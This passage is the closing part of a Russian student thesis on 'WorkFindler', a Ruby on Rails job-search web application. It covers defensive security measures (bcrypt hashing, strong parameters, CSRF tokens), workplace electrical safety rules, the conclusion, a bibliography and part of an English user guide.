Я использую Bcrypt для безопасного хранения информации, он использует алгоритм шифрования OpenBSD bcrypt, который позволяет легко хранить безопасный хэш паролей для моих пользователей. Это обезопасит моих пользователей, даже если база данных будет украдена.

```
irb(main):002:0> u = User.last
  User Load (0.8ms)  SELECT "users".* FROM "users" ORDER BY "users"."id" DESC LIMIT
$1  [[["LIMIT", 1]]
=> #<User id: 9, email: "esteban.ivanov@gmail.com", created_at: "2022-06-09 23:10:25.
554771000 +0000", updated_at: "2022-06-10 00:20:31.072912000 +0000", role: "jo...
irb(main):003:0> u.encrypted_password
=> "$2a$12$cxJq4/4zB2WP2./chY2jPOAZ15BH7Ii6o8vFlwALBXsltYGR/RzG6"
irb(main):004:0*
```

Рисунок 74 – Захэшированный пароль

#### 4) Strong Parameters (сильные параметры)

Используя сильные параметры я заношу необходимые мне значения в

белый список, которые затем можно использовать.

Это будет вызывать исключение при отправке формы с полями которыми нет в моделье.

```
private

def set_job_seeker
  @job_seeker = current_user.job_seeker
end

def job_seeker_params
  params.require(:job_seeker).permit(:first_name,
                                      :last_name,
                                      :email,
                                      :phone_number)
end
end
```

Рисунок 75 – сильные параметры

## 5) Подделка межсайтовых запросов (CSRF)

Вкратце, межсайтовая подделка запросов (CSRF) — это атака, которая позволяет злоумышленнику подделывать законные запросы к вашему серверу, маскируясь под аутентифицированного пользователя.

В CSRF есть два компонента. Во-первых, в HTML-код вашего сайта встраивается уникальный токен. Тот же токен также хранится в файле cookie сеанса. Когда пользователь делает запрос POST, токен CSRF из HTML отправляется вместе с этим запросом. Rails сравнивает токен со страницы с токеном из файла cookie сеанса, чтобы убедиться, что они совпадают.



Рисунок 76 – Подделка межсайтовых запросов (CSRF)

## 5.2 Мероприятия по обеспечению техники безопасности и пожарной безопасности

### Общие требования безопасности

Настоящая инструкция распространяется на персонал, эксплуатирующий средства вычислительной техники и периферийное оборудование. Инструкция содержит общие указания по безопасному применению электрооборудования в учреждении. Требования настоящей инструкции являются обязательными, отступления от нее не допускаются. К самостоятельной эксплуатации электроаппаратуры допускается только специально обученный персонал не моложе 18 лет, пригодный по состоянию здоровья и квалификации к выполнению указанных работ.

### Требования безопасности перед началом работы

Перед началом работы следует убедиться в исправности электропроводки, выключателей, штепсельных розеток, при помощи которых оборудование включается в сеть, наличии заземления компьютера, его работоспособности.

## **Требования безопасности во время работы**

Для снижения или предотвращения влияния опасных и вредных факторов необходимо соблюдать санитарные правила и нормы. Гигиенические требования к видеодисплейным терминалам, персональным электронно-вычислительным машинам и организации работы (Утверждено Постановлением Госкомсанэпиднадзора России от 14 июля 1996 г. N 14 СанПиН 2.2.2.542-96).

Во избежание повреждения изоляции проводов и возникновения коротких замыканий не разрешается: вешать что-либо на провода, закрашивать и белить шнуры и провода, закладывать провода и шнуры за газовые и водопроводные трубы, за батареи отопительной системы, выдергивать штепсельную вилку из розетки за шнур, усилие должно быть приложено к корпусу вилки.

Для исключения поражения электрическим током запрещается: часто включать и выключать компьютер без необходимости, прикасаться к экрану и к тыльной стороне блоков компьютера, работать на средствах вычислительной техники и периферийном оборудовании мокрыми руками, работать на средствах вычислительной техники и периферийном оборудовании, имеющих нарушения целостности корпуса, нарушения изоляции проводов, неисправную индикацию включения питания, с признаками электрического напряжения на корпусе, класть на средства вычислительной техники и периферийное оборудование посторонние предметы.

Запрещается под напряжением очищать от пыли и загрязнения электрооборудование.

Запрещается проверять работоспособность электрооборудования в неприспособленных для эксплуатации помещениях с токопроводящими полами, сырых, не позволяющих заземлить доступные металлические части.

Недопустимо под напряжением проводить ремонт средств вычислительной техники и периферийного оборудования. Ремонт электроаппаратуры производится только специалистами-техниками с соблюдением необходимых технических требований.

Во избежание поражения электрическим током, при пользовании электроприборами нельзя касаться одновременно каких-либо трубопроводов, батарей отопления, металлических конструкций, соединенных с землей.

При пользовании электроэнергией в сырых помещениях соблюдать особую осторожность.

### **Требования безопасности в аварийных ситуациях**

При обнаружении неисправности немедленно обесточить электрооборудование, оповестить администрацию. Продолжение работы возможно только после устранения неисправности.

При обнаружении оборвавшегося провода необходимо немедленно сообщить об этом администрации, принять меры по исключению контакта с ним людей. Прикосновение к проводу опасно для жизни.

Во всех случаях поражения человека электрическим током немедленно вызывают врача. До прибытия врача нужно, не теряя времени, приступить к оказанию первой помощи пострадавшему.

На рабочем месте запрещается иметь огнеопасные вещества.

При возникновении пожароопасной ситуации или пожара персонал должен немедленно принять необходимые меры для его ликвидации, одновременно оповестить о пожаре администрацию.

Помещения с электрооборудованием должны быть оснащены огнетушителями типа ОУ-2 или ОУБ-3.

### **Требования безопасности по окончании работы**

После окончания работы необходимо обесточить все средства вычислительной техники и периферийное оборудование. В случае

непрерывного производственного процесса необходимо оставить включенными только необходимое оборудование.

## **ЗАКЛЮЧЕНИЕ**

Для реализации данной работы было изучено большое количество информационных источников, были изучены серверные языки программирования, популярные базы данных, методологии разработки, HTTP-запросы (и заголовки), системы контроля версии, а также современные возможности языка Ruby и его фреймворка Ruby on Rails. В добавок к этому, был изучен HTML и CSS.

Оценивая преимущества и недостатки, а также поставленную задачу, был произведен выбор соответствующего программного обеспечения для равёртывания окружения среды разработки. Были разработаны: база данных, которая была связана с серверной частью, и которая в свою очередь обрабатывала запросы поступающие через клиентскую часть.

В результате проделанной работы, было разработано полноценное WEB-приложение “WorkFindler”, предназначенное для поиска и размещения вакансии и резюме.

В рамках поставленной задачи была изучена предметная область, проблемы и возможные пути их решения. Было составлено техническое задание на основе поставленной задачи и функциональных характеристик. Спроектирована архитектура системы и взаимосвязь между участниками проекта.

При выполнении работы над дипломным проектом были выполнены все поставленные задачи, а именно:

- проведен анализ объекта, процесса, предметной области как объекта информатизации;
- проведен анализ информационного обеспечения объекта информатизации;
- построить организационные и функциональные схемы объектов информатизации;

- выполнено описание категорий пользователей и потоков данных объекта информатизации;
- проведен анализ функциональных требований программного продукта;
- проведен анализ входных и выходных данных;
- построена структура данных;
- разработаны тестовые сценарии, программы и методики испытаний;
- разработано техническое задание для программного продукта;
- разработаны и оптимизированы схемы данных для программного продукта;
- выбрано программное обеспечение для реализации (разработки) программного продукта;
- выбрано программное обеспечение для разработки и эксплуатации удаленных базы данных;
- разработан интерфейс на русском и английском языках для программного продукта;
- разработана удаленную базу данных и необходимые запросы;
- реализованы функциональные требования;
- выполнено описание интеграции программных модулей;
- выполнена отладка программного продукта;
- проведено тестирование программного продукта;
- выполнено документирование программного кода;
- разработано руководство пользователя для программного продукта;
- разработаны меры защиты информации от несанкционированного доступа;
- выполнено описание мероприятий по обеспечению техники безопасности и пожарной безопасности.

# **СПИСОК ИСПОЛЬЗОВАННЫХ ИСТОЧНИКОВ**

## **Нормативные материалы**

1. ГОСТ 19.001-77 Единая система программной документации. Общие положения
2. Описание: Настоящий стандарт устанавливает целевое назначение, область распространения, классификацию и правила обозначения стандартов, входящих в комплекс Единой системы программной документации (ЕСПД)
3. ГОСТ 19.005-85 Единая система программной документации. Р-схемы алгоритмов и программ. Обозначения условные графические и правила выполнения
4. Описание: Настоящий стандарт распространяется на алгоритмы, программы, данные и процессы для вычислительных машин, комплексов, автоматизированных систем и систем обработки информации независимо от их назначения и области применения.
5. ГОСТ 19.102-77 Единая система программной документации. Стадии разработки
6. Описание: Единая система программной документации. Стадии разработки Область применения: Стандарт устанавливает стадии разработки программ и программной документации для вычислительных машин, комплексов и систем независимо от их назначения и области применения.
7. ГОСТ 19.201-78 Единая система программной документации. Техническое задание. Требования к содержанию и оформлению
8. Описание: Техническое задание. Настоящий стандарт устанавливает порядок построения и оформления технического задания на разработку программы или программного изделия для вычислительных машин,

комплексов и систем независимо от их назначения и области применения.

9. ГОСТ 19.301-79 Единая система программной документации. Программа и методика испытаний. Требования к содержанию и оформлению
10. Описание: ГОСТ 19.301-79 Единая система программной документации (ЕСПД). Программа и методика испытаний. Требования к содержанию и оформлению
11. ГОСТ 19.402-78 Единая система программной документации. Описание программы
12. Описание: ГОСТ 19.402-78 Единая система программной документации (ЕСПД). Описание программы (с Изменением N 1) от 18 декабря 1978 - docs.cntd.ru. Unified system for program documentation. ... Настоящий стандарт устанавливает состав и требования к содержанию программного документа "Описание программы", определенного ГОСТ 19.101-77.
13. ГОСТ 19.506-79 Единая система программной документации. Описание языка. Требования к содержанию и оформлению
14. Описание: Настоящий стандарт устанавливает требования к содержанию и оформлению программного документа по описанию языка (программирования, управления заданиями, организации вычислительного процесса и т. ... Стандарт полностью соответствует СТ СЭВ 2097-80\*.
15. ГОСТ 34.601-90 Информационная технология. Комплекс стандартов на автоматизированные системы. Автоматизированные системы. Стадии создания
16. Описание: Настоящий стандарт распространяется на автоматизированные системы (АС), используемые в различных видах деятельности (исследование, проектирование, управление и т. п.),

включая их сочетания, создаваемые в организациях, объединениях и на предприятиях (далее – организациях).

- 17.ГОСТ 34.602-89 Информационная технология. Комплекс стандартов на автоматизированные системы. Техническое задание на создание автоматизированной системы
- 18.Описание: ГОСТ 34.602-89 Информационная технология (ИТ). Комплекс стандартов на автоматизированные системы. Техническое задание на создание автоматизированной системы от 24 марта 1989.
- 19.ГОСТ Р 52872-2012 Интернет-ресурсы. Требования доступности для инвалидов по зрению
- 20.ГОСТ 34.201-89 Информационная технология. Комплекс стандартов на автоматизированные системы. Виды, комплексность и обозначение документов при создании автоматизированных систем;
- 21.РД 50-34.698-90 Методические указания. Информационная технология. Комплекс стандартов на автоматизированные системы. Автоматизированные системы. Требования к содержанию документов.

### **Научные, технические и учебно-методические издания**

- 22.Симдянов И. В. Самоучитель Ruby / BHV, 2020 г. - 656 с. – URL: Самоучитель Ruby
- 23.Хэл Фултон. Путь Ruby. 3 Издание / Издательство: ДМК Пресс, 2016 - 664 с. – URL: Хэл Фултон. Путь Ruby
- 24.The Ruby Workshop, A New, Interactive Approach to Learning Ruby / Akshat Paul, Peter Philips, Dániel Szabó, Cheyne Wallace / Издатель: Packt Publishing, 2019 г. - 542 с. – URL: The Ruby Workshop, A New, Interactive Approach to Learning Ruby
- 25.Michael Hartl. Ruby on Rails™ Tutorial Learn Web Development with Rails Sixth Edition / Издатель: Addison-Wesley Professional, 2020 – 915 с.

- URL: Ruby on Rails™ Tutorial Learn Web Development with Rails Sixth Edition

## **Ресурсы сети Интернет**

26. Википедия [Электронный ресурс]: О языке Ruby – Режим доступа: Ruby — Википедия
27. Википедия [Электронный ресурс]: О Ruby on Rails – Режим доступа: Ruby on Rails — Википедия
28. Ресурс для IT-специалистов [Электронный ресурс]: Документация по языку Ruby – Режим доступа: Ruby-Doc.org: Documenting the Ruby Language
29. Ресурс для IT-специалистов [Электронный ресурс]: Документация по Ruby on Rails – Режим доступа: Ruby on Rails Руководства
30. Ресурс для IT-специалистов [Электронный ресурс]: Документация по Ruby on Rails API – Режим доступа: Ruby on Rails API
31. Ресурс для IT-специалистов [Электронный ресурс]: Гайды по Ruby – Режим доступа: RubyGuides - Learn Ruby With Awesome Tutorials
32. Ресурс для IT-специалистов [Электронный ресурс]: Полезный ресурс с гайдами по Ruby and Rails – Режим доступа: ruby stories | Hacker Noon
33. Ресурс для IT-специалистов [Электронный ресурс]: Гайд по установке подсистемы Windows для Linux (WSL) в Windows 10 – Режим доступа: Установка подсистемы Windows для Linux (WSL) в Windows 10 | Microsoft Docs
34. Ресурс для IT-специалистов [Электронный ресурс]: Гайд по установке Ruby on Rails на Ubuntu – Режим доступа: Install Ruby On Rails on Ubuntu 20.04 Focal Fossa | GoRails
35. Ресурс для IT-специалистов [Электронный ресурс]: Гайд по установке Ruby on Rails на Windows 10 – Режим доступа: Install Ruby On Rails on

## Windows 10 | GoRails

36. Ресурс для IT-специалистов [Электронный ресурс]: Репозиторий фреймворка Ruby on Rails на GitHub – Режим доступа: rails/rails: Ruby on Rails
37. Ресурс для IT-специалистов [Электронный ресурс]: Репозиторий языка Ruby на GitHub – Режим доступа: [The Ruby Programming Language \[mirror\]](#)
38. Википедия [Электронный ресурс]: Интернационализация(I18n) и локализация(L10n) – Режим доступа: Интернационализация и локализация — Википедия
39. Ресурс для IT-специалистов [Электронный ресурс]: Документация по I18n в RoR – Режим доступа: Rails Internationalization (I18n) API — Ruby on Rails Guides
40. Ресурс для IT-специалистов [Электронный ресурс]: Гайд по подключению I18n (мультиязычности) в rails приложение – Режим доступа: How to Develop a Multi-Language Ruby on Rails Application and Take It Global
41. Ресурс для IT-специалистов [Электронный ресурс]: Ещё 1 информативный ресурс по I18n – Режим доступа: Ruby on Rails - Internacionalización de Rieles (I18n)API - La gema Ruby I18n (abreviatura de internacionalización ) que se envía con Ruby o - Español
42. Ресурс для IT-специалистов [Электронный ресурс]: Статья по добавлению мультиязычности в приложение – Режим доступа: Build Multi-language Supported HealthCare Apps using Ruby on Rails - Spritle software
43. Ресурс для IT-специалистов [Электронный ресурс]: HTTP-заголовок Accept-Language – Режим доступа: Accept-Language - HTTP | MDN
44. Ресурс для IT-специалистов [Электронный ресурс]: CSS фреймворк для стилизации HTML – Режим доступа: Bootstrap · Самая популярная

библиотека HTML, CSS и JS в мире.

45. Ресурс для IT-специалистов [Электронный ресурс]: Документация по Bootstrap – Режим доступа: Introduction · Bootstrap v5.1
46. Ресурс для IT-специалистов [Электронный ресурс]: Репозиторий гема аутентификации Devise на GitHub – Режим доступа: heartcombo/devise: Flexible authentication solution for Rails with Warden.
47. Ресурс для IT-специалистов [Электронный ресурс]: Документация Devise на GitHub – Режим доступа: [heartcombo / devise Wiki](#)
48. Ресурс для IT-специалистов [Электронный ресурс]: Гайд по использованию гема Devise для аутентификации – Режим доступа: Using Devise In Your Ruby on Rails Application [A Step-by-Step Guide] | Hacker Noon

## ПРИЛОЖЕНИЕ А

### UML-диаграммы

#### Диаграмма вариантов использования




Рисунок 77 – Диаграмма вариантов использования

## Диаграмма последовательностей




Рисунок 78 – UML-диаграмма последовательностей

## Диаграмма активности




Рисунок 79 – UML-диаграмма активности

## Диаграмма классов




Рисунок 80 – UML-диаграмма классов

## ПРИЛОЖЕНИЕ Б

### Руководство пользователя (на английском языке)

The home (Main) page is intended for limited viewing and searching for resumes, this feature is available to the guest user (does not require registration)

The screenshot shows a web application interface for viewing resumes. At the top, there is a navigation bar with links for 'Вакансии' (Jobs), 'О Нас' (About Us), 'Зарегистрироваться' (Register), and 'Войти' (Login). Below the navigation bar is a search bar labeled 'Search'. The main content area displays two resume cards.

**Садовник**  
Размещено: 3 дней назад.  
Василий Иванович  
Возраст: 23  
Адрес: Россия, Сызрань • Я готов к переезду  
Последнее место работы: ООО "ОхранСистем" • Сторож  
Навыки: коммуникабельность терпение усердие  
Узнать больше

**Sinior Full-Stack RoR Developer**  
Размещено: 4 дней назад.  
Дмитрий Волынов  
Возраст: 25

Drawing 81 - Home page (guest mode)

If the user is logged in (as a company account), they can view resume details. And also create and edit your own resumes (if he is a job seeker)

The screenshot shows a web-based resume management system. At the top, there is a navigation bar with links for 'Главная', 'Резюме', 'Вакансии', and 'О Нас'. On the far right, there is a user profile icon and a language selection dropdown labeled 'Язык' with a flag icon. Below the navigation, a large header says 'Резюме' (Resume). A blue button labeled 'Добавить новое резюме' (Add new resume) is visible. Below this is a search bar with the placeholder 'Search'. A message indicates the resume was posted '3 дня назад' (3 days ago). The main content area features a profile for a user named 'Садовник' (Gardener). The profile includes a photo of a man with a beard, his name 'Василий Иванович', age '23', address 'Россия, Сызрань - Я готов к переезду' (Russia, Sizran - I am ready for relocation), and previous work at 'ООО "ОхранСистем" - Сторож' (OAO "OchranSistem" - Watchman). It also lists skills like 'коммуникабельность терпение усердие' (communicability, patience, diligence) and a 'Узнать больше' (Learn more) button.

Drawing 82 - Homepage

Built-in multilingualism, each type of user has the ability to change the language environment of the web application

